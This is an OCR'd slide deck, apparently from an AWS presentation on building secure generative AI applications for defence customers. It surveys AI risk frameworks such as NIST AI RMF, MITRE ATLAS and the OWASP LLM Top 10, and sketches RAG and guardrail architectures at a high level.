Building Secure Generative AI applications

Baron Rawlins


Lead Solutions Architect - Army
Amazon Web Services

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

AI/ML Overview and Key Terms

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

Where does generative AI fit?



Artificial intelligence (AI)

Any technique that allows computers to mimic human intelligence using logic, if-then statements, and machine learning

Machine learning (ML)

A subset of AI that uses machines to search for patterns in data to build logic models automatically

Deep learning (DL)

A subset of ML composed of deeply multilayered neural networks that perform tasks like speech and image recognition

Generative AI

Powered by large models that are pretrained on vast corpora of data and commonly referred to as foundation models (FMs)

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

What is generative AI?

AI that can produce original content close enough to human-generated content for real-world tasks

Powered by foundation models pre-trained on large sets of data with several hundred billion parameters

Tasks can be customized for specific domains with minimal fine-tuning

Applicable to many use cases like text summarization, question answering, digital art creation, code generation, etc.

Reduces time and cost to develop ML models and innovate faster

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

Typical Use Cases for AI/ML

Artificial intelligence (AI)

- Image Detection
- Object Detection
- Image / Object tagging
- Speech to Text
- Text to Speech
- Language Translation
- Personalization
- Forecasting
- Named Entity Recognition

Machine learning (ML)

- Regression
- Classification
- Dimensionality Reduction
- Clustering

Deep learning (DL)

- Regression
- Classification
- Dimensionality Reduction
- Clustering
- Computer Vision
- NLP

Generative AI

- Text Generation
- Question/Answer
- Code Generation
- Language Translation
- Summarization
- Reasoning

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

DoD-relevant Generative AI Use Cases

- Image Generation
- IO Narrative Creation
- Geospatial imagery reports
- Document Question and Answer
- Code Vulnerability Assessment
- Transcript Summarization
- MCOA recommendation
- Incident Response Triage
- Response Playbook Generation
- Unit Test Creation

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

AI/ML Risk Management and Security Considerations


© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

Review NIST AI Risk Management Framework (AI RMF)

AI/ML RISK MANAGEMENT & ADVERSARIAL FRAMEWORKS

The NIST AI Risk Management Framework (AI RMF) is intended for voluntary use and to improve the ability to incorporate trustworthiness considerations into the design, development, use, and evaluation of AI products, services, and systems.

- How To Frame Risks Related To AI
- Characteristics of Trustworthy AI Systems
- Core Framework: Govern, Map, Measure and Manage



Source: https://airc.nist.gov/


© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

Review MITRE ATLAS™ Threat Landscape for AI/ML

AI/ML RISK MANAGEMENT & ADVERSARIAL FRAMEWORKS

MITRE ATLAS™ (Adversarial Threat Landscape for Artificial-Intelligence Systems), is a knowledge base of adversary tactics, techniques, and case studies for machine learning (ML) systems.

ATLAS is modeled after the MITRE ATT&CK® framework and its tactics and techniques are complementary to those in ATT&CK.



ATLAS™

The ATLAS Matrix below shows the progression of tactics used in attacks as columns from left to right, with ML techniques belonging to each tactic below.

& indicates an adaptation from ATT&CK. Click on links to learn more about each item, or view ATLAS tactics and techniques using the links at the top navigation bar.

Reconnaissance & 5 techniques	Resource Development & 7 techniques	Initial Access & 4 techniques	ML Model Access 4 techniques	Execution & 2 techniques	Persistence & 2 techniques	Defense Evasion & 1 technique	Discovery & 3 techniques	Collection & 3 techniques	ML Attack Staging 4 techniques	Exfiltration & 2 techniques	Impact & 7 techniques
Search for Victim's Publicly Available Research Materials	Acquire Public ML Artifacts	ML Supply Chain Compromise	ML Model Inference API Access	User Execution &	Poison Training Data	Evade ML Model	Discover ML Model Ontology	ML Artifact Collection	Create Proxy ML Model	Exfiltration via ML Inference API	Evade ML Model
Search for Publicly Available Adversarial Vulnerability Analysis	Obtain Capabilities &	Valid Accounts &	ML-Enabled Product or Service	Command and Scripting Interpreter &	Backdoor ML Model		Discover ML Model Family	Data from Information Repositories &	Backdoor ML Model	Exfiltration via Cyber Means	Denial of ML Service
Search Victim-Owned Websites	Develop Adversarial ML Attack Capabilities	Evade ML Model	Physical Environment Access				Discover ML Artifacts	Data from Local System &	Verify Attack		Spamming ML System with Chaff Data
Search Application Repositories	Acquire Infrastructure	Exploit Public-Facing Application &	Full ML Model Access						Craft Adversarial Data		Erode ML Model Integrity
Active Scanning &	Publish Poisoned Datasets										Cost Harvesting
	Poison Training Data										ML Intellectual Property Theft
	Establish Accounts &										System Misuse for External Effect

Threat Evolution

Source: https://atlas.mitre.org

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.


BUILDING SECURE GENERATIVE AI APPLICATIONS

AWS Security Shared Responsibility Model

=REPOSITIONING THE SHARED RESPONSIBILITY MODEL

In modern business, cybersecurity outcomes are directly tied to mission outcomes.

We're in this together.



CUSTOMER

RESPONSIBILITY FOR SECURITY 'IN' THE CLOUD

CUSTOMER DATA

PLATFORM, APPLICATIONS, IDENTITY & ACCESS MANAGEMENT

OPERATING SYSTEM, NETWORK & FIREWALL CONFIGURATION

CLIENT-SIDE DATA ENCRYPTION & DATA INTEGRITY AUTHENTICATION	SERVER-SIDE ENCRYPTION (FILE SYSTEM AND/OR DATA)	NETWORKING TRAFFIC PROTECTION (ENCRYPTION, INTEGRITY, IDENTITY)

AWS

RESPONSIBILITY FOR SECURITY 'OF' THE CLOUD

SOFTWARE

COMPUTE	STORAGE	DATABASE	NETWORKING

HARDWARE/AWS GLOBAL INFRASTRUCTURE

REGIONS	AVAILABILITY ZONES	EDGE LOCATIONS

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

OWASP Top 10 LLM Specific Security Threats

(OPEN WEB APPLICATION SECURITY PROJECT)

INCREASING AWARENESS OF EVOLVING THREATS WITH OWASP LLM TOP 10

1 Prompt Injection

2 Insecure Output Handling

3 Training Data Poisoning

4 Model Denial of Service

5 Supply Chain Vulnerabilities

6 Sensitive Information Disclosure

7 Insecure Plugin Design

8 Excessive Agency

9 Overreliance

10 Model Theft


Source: https://owasp.org/www-project-top-10-for-large-language-model-applications/

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

Architecture Walkthrough


© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

General Application Pattern



© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

Common approaches for customizing foundation models (FMs)



Augment knowledge without changing pre-trained model weights

Prompt Engineering

Retrieval Augmented Generation (RAG) for customizing FM responses

Fine-tuning


Train FM from scratch

Complexity, Quality, Cost, Time

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

BUILDING SECURE GENERATIVE AI APPLICATIONS

RAG in Action




© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

OWASP LLM TOP X X

Protecting against LLM Vulnerabilities

- **Prompt Injection / Jailbreaking:** A method that employs prompt manipulation to intentionally circumvent the security and safeguards implemented on Large Language Models.
- **Topic Rail:** Stay on target when users ask questions, rather than letting the conversation drift aimlessly.
- **Moderation:** Ensures interactions adhere to set guidelines, it helps prevent offensive language, harassment, and misinformation



Guardrails workflow

User utterance

Guardrails rules

Similarity Search

llm query

llm response

return response

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

Data Quality and Safety Architectural Pattern


All LLM interactions are encrypted at rest and in transit (Query, Completions) and are persisted based on user session information, and Hash value of time stamp and uuid of the client machine.

Monitored Use Cases:

